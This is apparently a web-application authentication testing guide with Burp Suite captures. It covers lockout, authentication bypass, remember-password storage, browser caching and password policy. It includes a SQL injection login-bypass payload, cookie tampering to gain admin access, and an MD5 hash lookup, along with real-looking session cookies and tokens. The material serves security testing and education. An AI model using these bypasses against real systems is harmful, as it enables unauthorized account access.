By having a Reddit account, you can subscribe, vote, and comment on all your favorite Reddit content. Sign up in just seconds.

LOG IN

Don't have an account? [Sign up](#) | [Reset password](#)

LOG IN

you are doing that too much. try again in 4 minutes.

you are doing that too much. try again in 4 minutes.
By signing up, you agree to our [Terms](#) and that you have read our [Privacy Policy](#) and [Content Policy](#).

- Make sure application response limited timeout for user and verify limited timeout is correctly

No.	URL	Method	Path	Size	Time	Type	Session ID	Other
298	https://www.reddit.com	POST	/api/login/mustafkerrigan	200	1004	JSON	151.101.9.140	session_tracker
299	https://e.reddit.com	POST	/v2	200	596		151.101.9.140	

Request Response

Raw Params Headers Hex

```
!oid=0000000000qLwysma.2.1514970310044.Z0FBQUFBQmFUSnpHTmSybkVVQxpWmNzpbzZ6WjBCZGs4ZwLUZGRjYVFjEGRVbLNYWTLUjMweFJJM3pvexLEdmRta1BjTOR4UUNfZncwaTNLT2LNR2gyZGFIMmpaMDUwMkJRZYNMbER2VTU3UXV6U1VhQWxPdZRNKGL2QmXYLVU1UkRhRU9weVZfX2E;  
session_tracker=CydsjB9444sgnLiGzG.0.1514970325091.Z0FBQUFBQmFUSnpwSHBELUzWqMriLVdMMkZ6TE8wbXhRwkx0M0JiLURVeTLNawFXVkfEZVFWdVvyMEFHmLIRk9QNmJBRXpQSHgzSUJUWVBWejdaZldGUFFOa0LaaE9UX2pLNXZGM1BkMONhZG5qMzLLTjkZTDVBZ3dDTzNNZnJMRnVpOEFqMVZqQV8; edgebucket=ePAH9Q6kp2eeNznLrW; _ga=GA1.2.840053848.1514970316;  
__gid=GA1.2.886753124.1514970316; pc=y4; __utma=55650728.840053848.1514970316.1514970316.1514970318.1; __utmb=55650728.0.10.1514970318; __utmc=55650728;  
__utmz=55650728.1514970318.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __gads=ID=5dfefb4e215800a1:T=1514970324:S=ALNI_Mb69erGETETQXYNG-zQhp_DPHzkw;  
__utmli=login-form  
Connection: keep-alive  
Pragma: no-cache  
Cache-Control: no-cache
```

op=login&user=mustafkerrigan&passwd=11111&rem=yes&api_type=json

298	https://www.reddit.com	POST	/api/login/mustafkerrigan	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1004	JSON	<input checked="" type="checkbox"/>	151.101.9.140	session_track...
299	https://e.reddit.com	POST	/v2	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	596		<input checked="" type="checkbox"/>	151.101.9.140	

Request Response

Raw Headers Hex

Content-Length: 99
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:11:24 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18023-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514970684.860476,V50,VE821
 Server: snooserv

```
{"json": {"errors": [{"INCORRECT_USERNAME_PASSWORD", "incorrect username or password", "passwd"}]}}
```

321	https://www.reddit.com	POST	/api/login/mustafkerrigan	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1030	JSON			
-----	------------------------	------	---------------------------	-------------------------------------	--------------------------	-----	------	------	--	--	--

Request Response

Raw Headers Hex

X-Moose: majestic
 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
 Content-Length: 124
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:17:01 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18028-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514971021.732954,V50,VE532
 Server: snooserv

```
{"json": {"ratelimit": 179, "errors": [{"RATELIMIT", "you are doing that too much. try again in 2 minutes.", "ratelimit"}]}}
```

329	https://www.reddit.com	POST	/api/login/mustafkerrigan	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1385	JSON			
330	https://www.reddit.com	GET	/user/AllYourEyez	<input type="checkbox"/>	<input type="checkbox"/>	200	122260	HTML			overview for AllYour...
331	https://e.reddit.com	POST	/v2	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	596				

Request Response

Raw Headers Hex

Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
 Content-Length: 205
 Accept-Ranges: bytes
 Date: Wed, 03 Jan 2018 09:22:32 GMT
 Via: 1.1 varnish
 Connection: keep-alive
 X-Served-By: cache-sin18023-SIN
 X-Cache: MISS
 X-Cache-Hits: 0
 X-Timer: S1514971351.260291,V50,VE866
 Server: snooserv

```
{"json": {"errors": [], "data": {"need_https": true, "modhash": "qdxxx26v0zc3439a64184bea99d0e136bcdecf27e3bb946565", "cookie": "33658984317,2018-01-03T01:22:31,6880d8f7a6243b2ff48e5169372b44beef339c98"}}
```

- Make sure application warn user when they are approaching lockout thread hold
- A CAPTCHA may hinder brute force attack, but they can not replace a lockout mechanism.


Username
<https://www.zotero.org/<username>>

Email

Confirm Email

Password

Verify Password

I'm not a robot 
 reCAPTCHA
 Privacy - Terms

Register

- Try for bypass lockout time out
- List all ways to unlocked account of website, Make sure they are secure

4. Testing for bypassing authentication schema

How to test

- Parameter modification
 When the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials.

The screenshot shows a web browser at the URL <https://phpapp.infosecaddicts.com/checkout.php>. The page displays a checkout form with the following fields and values:

- Hidden field [bidamount]:** 22000
- Item Name:** **Hidden field [itemname]** dell1
- Name:** **Hidden field [biddername]** shinobibughunter
- E-mail:** **Hidden field [email]** shinobibughunter@gmail.com
- Phone No:** **Hidden field [phone]** 3144237606
- Quantity:** 1

An "Update Quantity" button is visible at the bottom of the form.

Raw	Params	Headers	Hex
-----	--------	---------	-----


```
POST /authenticate.php HTTP/1.1
Host: phpapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phpapp.infosecaddicts.com/login.php?error=Invalid+User+Name&username=l23
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; PHPSESSID=apk77a2jhpq41frga1jng90gk2; __auc=4e20d75b16c5e988ea135b1alaf;
__tawkuid=infosecaddicts.com:AptkfxgFFGGW88K8Tq88wvukfPHURU+589K8td825wOcntPQ+agNYEMx4cBHX//:12; __atripe_mid=b53f835b-625c-4a04-8fe8-075c7bba7cf;
__fbp=fb.1.1564955153850.417041806; __gid=GA1.2.1555835408.1565230129; __gat=1
Upgrade-Insecure-Requests: 1

username=l23&response=bd1b6589e8e1250350d3afa0755b8735
```



```
Raw Params Headers Hex
POST /authenticate.php HTTP/1.1
Host: phpapp.infosecaddicta.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phpapp.infosecaddicta.com/Login.php?error=Invalid+User+Name&username=123
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; PHPSESSID=apk77a2jhpq4lfrgaljnge0qk2; __auc=4e20d75b16c5e988ea135b1a1af;
__cawkuid=ai:infosecaddicta.com:AptkfxgPF6QW88K8tg8wvukIPwRU+589K8td825wContPQ+agNYEMx4cBkx//:1; __atripe_mid=b53f935b-625c-4a04-8fe8-075c7bba7cf;
__fbpf=1.1564955153880.417041806; __gid=GA1.2.1555835408.1565230129; __gat=1
Upgrade-Insecure-Requests: 1

username=123&response=bd1b6589e8e1250350d3afa0755b8735
```

 Register

Home	Buy	Career	About us	Contact
------	-----	--------	----------	---------

USERNAME:

PASSWORD:

Hidden field [challenge]

No User found, please [register](#).

- Session manipulate

Intercept HTTP history WebSockets history Options

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /mutillidae/index.php?popupNotificationCode=AU1 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php&popupNotificationCode=L0U1
Cookie: showwhits=1; username=user; uid=23; PHPSESSID=64j19fe4qbtjmc4vovgkbbq1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

2 x 3 x 4 x ...

Go Cancel < >

Request Target: http://192.168.222.136

Raw Params Headers Hex

Type	Name	Value
URL	popupNotificationCode	AU1
Cookie	showwhits	1
Cookie	username	user
Cookie	uid	1
Cookie	PHPSESSID	64j19fe4qbtjmc4vovgkbbq1

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Mon, 15 Jan 2018 10:45:09 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.39 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 46120
Connection: close
Content-Type: text/html

```

SQL Injection

SQL Injection is a widely known attack technique. This section is not going to describe this technique in detail as there are several sections in this guide that explain injection techniques beyond the scope of this section.

Raw Params Headers Hex

```

POST /authenticate.php HTTP/1.1
Host: phpapp.infosecaddicta.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phpapp.infosecaddicta.com/login.php?error=Invalid+User-Name&username=123
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; PHPSESSID=apk77a2jhpq41frqaljnge0qk2; __auc=4e20d75b16c5e9__tawkuid=ei:infosecaddicta.com:AptkfxgPF6GWh88K8Tq88wvukfPHURU+589K8td825wocntPQ+agnYEMx4cBhX//:2; __atripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf; __fbp=fb.l.1564955153850.417041806; __gid=GA1.2.1555835408.1565230129; __gat=1
Upgrade-Insecure-Requests: 1

```

username=123&response=bd1b6589e8e1250350d3afa0755b8735

Raw Params Headers Hex

```

POST /authenticate.php HTTP/1.1
Host: phpapp.infosecaddicta.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phpapp.infosecaddicta.com/login.php?error=Invalid+User-Name&username=123
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; PHPSESSID=apk77a2jhpq41frqaljnge0qk2; __auc=4e20d75b16c5e9e8e135b1af; __tawkuid=ei:infosecaddicta.com:AptkfxgPF6GWh88K8Tq88wvukfPHURU+589K8td825wocntPQ+agnYEMx4cBhX//:2; __atripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf; __fbp=fb.l.1564955153850.417041806; __gid=GA1.2.1555835408.1565230129; __gat=1
Upgrade-Insecure-Requests: 1

```

username='a' or 1=1 -- + &response=a

Original request	Edited request	Response
------------------	----------------	----------

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------


```

HTTP/1.1 302 Found
Date: Mon, 15 Jan 2018 08:42:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AUI
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50385
Connection: close
Content-Type: text/html

```

□ Direct page request (Forced Browsing)

If a web application implements access control only on the log in page, the authentication schema could be bypassed.




- Session ID Predict
- Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

Tools

- Burp Suite
- ZAP
- WebGoat

5. Test remember password functionality



How to Test:

- Look for password being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hashed.

42	https://phpapp.infosecaddicts.com	GET	/showfile.php?filename=contactus...	✓	200	9916	HTML	php	Acme laptop
110	https://phpapp.infosecaddicts.com	POST	/authenticate.php	✓			HTML	php	
111	https://phpapp.infosecaddicts.com	POST	/authenticate.php	✓	302	579	HTML	php	
112	https://phpapp.infosecaddicts.com	GET	/login.php?error=invalid+User+Na...	✓	200	9807	HTML	php	Acme laptop
114	https://phpapp.infosecaddicts.com	POST	/authenticate.php	✓	302	579	HTML	php	
115	https://phpapp.infosecaddicts.com	GET	/login.php?error=invalid+User+Na...	✓	200	9807	HTML	php	Acme laptop
116	https://phpapp.infosecaddicts.com	POST	/authenticate.php	✓	500	1318	HTML	php	500 Internal Server Err...
2	https://phpapp.infosecaddicts.com	GET	/cdn-cgi/apps/head/ckgy0PIWgjq...		304	711	script	js	
4	https://phpapp.infosecaddicts.com	GET	/cdn-cgi/scripts/5c5dd728/cloud...		304	520	script	js	
5	https://ajax.cloudflare.com	GET	/cdn-cgi/scripts/95c75768/cloud...		304	514	script	js	

Request

Raw Params Headers Hex

```

POST /authenticate.php HTTP/1.1
Host: phpapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phpapp.infosecaddicts.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: close
Cookie: __cfduid=dc6029645e59a793949b3b819daa03f6e1564954288; __ga=GAL.2.781573113.1564954291; __gid=GAL.2.631899643.1564954291; PHPSESSID=apk77a2jhpq41frqa1jnge0gk2; __auc=4e20d75b16c5a988ea135b1a1af; __tawkuid=e:infosecaddicts.com:AptkfgPF6GWh88K8Tq88wvukFPHuRu+589K8td825wOontPQ+agNYENx4cBhX///:2; __stripe_mid=b59f935b-623c-4a04-8fa8-075c7bbca7cf; __fbp=fb.1.1564955159850.417041806; __gat=1
Upgrade-Insecure-Requests: 1
username=123456&response=ba263940a19f695f645cc641bfe5b17c

```

- Examine the hashing mechanism: if it is a common, well-know algorithm, check for its strength, it homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable.

Decoded value:	Original Hash (Md5):
<input type="text" value="Select Decoded Value"/> <div style="background-color: #333; color: white; padding: 2px;">admin</div>	<input type="text" value="Select Original Hash"/> <div style="background-color: #333; color: white; padding: 2px;">21232f297a57a5a743894a0e4a801fc3</div>

- Verify that the credentials are only sent during the log in phase, and not sent together with every request to the application.

```

470 http://192.168.222.136 GET /wordpress/wp-admin/themes.php 200 5190 HTML php Broken WordPress &rsa...
Request Response
Raw Params Headers Hex
GET /wordpress/wp-admin/themes.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-admin/
Cookie: wordpressuser_295ef8ad706987b0db44c1d33ec1b01c=admin; wordpresspass_295ef8ad706987b0db44c1d33ec1b01c=c3284d0f94606de1fd2af172aba15bf13;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 22 Feb 2018 06:51:32 GMT

```

- Consider other sensitive form fields (e.g. an answer to a secret question that must be entered in a password recovery or account unlock form).
- Check for: autocomplete = "off"

The screenshot shows a web browser window with a registration form. The form has a 'Register' button and two input fields: 'USERNAME:' and 'PASSWORD:'. Below the form is a 'Login' button. The browser's developer tools are open, showing the HTML source code for the form fields. The 'PASSWORD:' label is highlighted in blue, and its corresponding input field is also highlighted. The HTML code for the password field is: `<input class="txt_box" name="password" type="password">`.

6. Testing for Browser cache weakness

Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again.

History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser's cache or by simply pressing the browser's "Back" button.

How to test:

If by pressing the "Back" button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.

Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled.

The "Back" button can be stopped from showing sensitive data. This can be done by:

- Delivering the page over HTTPS.

- Setting Cache-Control: must-re-validate

Browser Cache. In Here testers check that the application does not leak any sensitive data into the browser cache. In order to do that, they can use a proxy (such as Burp Suite) and search through the

server responses that belong to the session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

These directives are generally robust, although additional flags may be necessary for the Cache-Control header in order to better prevent persistently linked files on the file system:

- Cache-Control: must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0

The exact location where that information is stored depends on the client operating system and on

the browser that has been used.

Mozilla Firefox:

- Unix/Linux: `~/.mozilla/firefox//Cache/`
- Windows: `C:\Documents and Settings\Local Settings\Application Data\Mozilla\Firefox\Profiles\``Cache`


Internet Explorer:

- `C:\Documents and Settings\Local Settings\Temporary Internet Files`

Example:

Browser navigation bar: <https://attack.samsclass.info/cookielogin/>

Cookie Login Page



Name:

Password:

Logins to try

root toor
admin password

Last revised 10-10-14 1:04 pm by Sam Bowne

Login with name root password toor and intercept to analysis packet

594	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=root&p=...	✓	302	6
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	2

Request Response

Raw Params Headers Hex

```

GET /cookielogin/cookielogin.php?n=root&p=toor HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/
Cookie: .ASPXAUTH=INVALID; AUTH=INVALID; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
  
```

594	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=root&p=...	✓	302	638	HTML	php	Logging In
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 302 Found
Date: Fri, 02 Mar 2018 07:12:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800
Set-Cookie: AUTH=63a9f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800
Location: messageboard.php
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f520dda0e13a30e-HKG
Content-Length: 104

<HTML><head><title>Logging In</title></head>
<body bgcolor="#cccccc">
<h1>Logging In</h1>
</body></html>

```

595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Request Response

Raw Params Headers Hex

```

GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845; __cfduid=d725a8b05f8f0aa2f49cf5c08e13c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1

```

595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Fri, 02 Mar 2018 07:12:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f520ddd9e6ba308-HKG
Content-Length: 1551

```

As you can see, we are not have any Cache-control header in response packet.

From message board page, let's click logout button. And click "Back button" on your browser or in history (Ctrl + H) choose message board , we will catch this result out.

Message Board



AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845


Welcome **Linux Root User!**

Comment:

Post Comment

Erase Comments

Logout



https://attack.samsclass.info/cookie/login/logout.php?Logout=Logout

You are now logged out!

[Click here to log in](#)

A screenshot of a web browser window. The address bar shows the URL `https://attack.samsclass.info/cookielogin/logout.php?Logout=Logout`. The main content area displays a large black box with the text **You are now logged out!** and a purple link [Click here to log in](#). On the left, a history sidebar is open, showing a search bar and a list of recent pages: `attack.samsclass.info/cookielogin/comments.html`, `Logout`, `Message Board`, and `Cookie Login Page`.

A screenshot of a web browser window showing the **Message Board** page. The address bar displays `https://attack.samsclass.info/cookielogin/messageboard.php`. The page features a Cloudflare logo at the top. Below it, the text reads: **AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845** and **Welcome Linux Root User!**. There is a **Comment:** label above a large text input field. At the bottom of the page, there are three buttons: **Post Comment**, **Erase Comments**, and **Logout**.

7. Testing for Weak password policy

Test objectives

Determine the resistance of the application against brute force password guessing using available

password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.

How to test:

- 1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
- 2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
- 3. When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?
- 4. How often can a user reuse a password? Does the application maintain a history of the user's previous used 8 passwords?
- 5. How different must the next password be from the last password?
- 6. Is the user prevented from using his username or other account information (such as first or last name) in the password?

Example:

- Review source code and get present password policy of system, make sure they following something shown below:
(Password must meet at least 3 out of the following 4 complexity rules)
 - At least 1 uppercase character (A-Z)
 - At least 1 lowercase character (a-z)
 - At least 1 digit (0-9)
 - At least 1 special character
 - At least 10 characters
 - At most 128 characters
 - Not more than 2 identical characters in a row (e.g., 111 not allowed)

The image shows a screenshot of a password form. It contains two input fields. The first field is labeled '*PASSWORD' and the second is labeled '*CONFIRM PASSWORD'. Both fields contain a series of dots representing masked characters. Below each input field is a green progress bar and the word 'Strong', indicating that the passwords entered meet the system's complexity requirements.


```

Host: sso.godaddy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sso.godaddy.com/account/create?regionsite=vn&realm=idp&path=%2fproducts&app=account&marketid=vi-VN
content-type: application/json
origin: https://sso.godaddy.com
Content-Length: 244
Cookie: ssoinit=1; market=vi-VN; currency=VND; traffic=; tcc_cvg=1e9cae0e-1753-44e3-bcc5-040732b0c404;
visitor=vid=786e69ff-4355-47e1-9bc2-61a0f61636f2;
